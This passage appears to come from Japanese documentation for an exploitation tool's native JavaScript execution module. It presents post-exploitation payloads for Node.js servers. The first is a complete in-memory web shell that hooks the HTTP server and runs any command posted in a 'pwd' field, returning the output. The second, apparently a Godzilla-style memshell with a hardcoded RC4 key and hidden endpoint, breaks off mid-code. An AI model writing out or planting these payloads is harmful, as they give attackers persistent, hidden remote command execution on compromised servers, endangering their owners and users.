
「高度な利用 -> ネイティブJSコード実行」モジュールでは、以下のペイロードを使用してポストエクスプロイト操作を行うことができます。
cmdlinux
(function(){
    try {
        if (global.memshell_active) return "Memshell already active!";
        var http = process.mainModule.require('http');
        var cp = process.mainModule.require('child_process');
        var qs = process.mainModule.require('querystring');
        var originalEmit = http.Server.prototype.emit;
        http.Server.prototype.emit = function(event, req, res) {
            if (event === 'request' && req && res) {
                var url = req.url || "";
                if (req.method === 'POST' && url.indexOf('/?pass') !== -1) {
                    var bodyArr = [];
                    req.on('data', function(chunk) {
                        bodyArr.push(chunk);
                    });
                    req.on('end', function() {
                        try {
                            var bodyStr = Buffer.concat(bodyArr).toString();
                            var postData = qs.parse(bodyStr);
                            var cmd = postData['pwd'];
                            if (cmd) {
                                var output = cp.execSync(cmd).toString();
                                res.writeHead(200, {'Content-Type': 'text/plain'});
                                res.end(output);
                            } else {
                                res.writeHead(400);
                                res.end("Parameter 'pwd' is missing.");
                            }
                        } catch (e) {
                            res.writeHead(500);
                            res.end("Error: " + e.message);
                        }
                    });
                    return true;
                }
            }
            return originalEmit.apply(this, arguments);
        };
        global.memshell_active = true;
        return "Memshell injected!";
    } catch (e) {
        return "Injection failed: " + e.message;
    }
})()
(function() {
    try {
        if (global.godzilla_memshell_hooked) return "Memshell already hooked!";
        var http = process.mainModule.require('http');
        var secretKey = '3c6e0b8a9c15224a';
        var payloadName = 'ge0b8a';
        function rc4(key, data) {
            var s = Array(256), k = Array(256);
            var i, j = 0, tmp;
            for (i = 0; i < 256; i++) {
                s[i] = i;
                k[i] = key.charCodeAt(i % key.length);
            }
            for (i = 0; i < 256; i++) {
                j = (j + s[i] + k[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
            }
            i = j = 0;
            var out = Buffer.alloc(data.length);
            for (var idx = 0; idx < data.length; idx++) {
                i = (i + 1) % 256;
                j = (j + s[i]) % 256;
                tmp = s[i];
                s[i] = s[j];
                s[j] = tmp;
                var t = (s[i] + s[j]) % 256;
                out[idx] = data[idx] ^ s[t];
            }
            return out;
        }
        var originalEmit = http.Server.prototype.emit;
        http.Server.prototype.emit = function(event, req, res) {
            if (event === 'request' && req && res && req.method === 'POST' && (req.url || "").indexOf('/76f03711') !== -1) {
                var bodyArr = [];
                req.on('data', function(chunk) {
                    bodyArr.push(chunk);
                });
                req.on('end', async function() {
                    try {
                        var bodyStr = Buffer.concat(bodyArr).toString();
                        var json = JSON.parse(bodyStr);
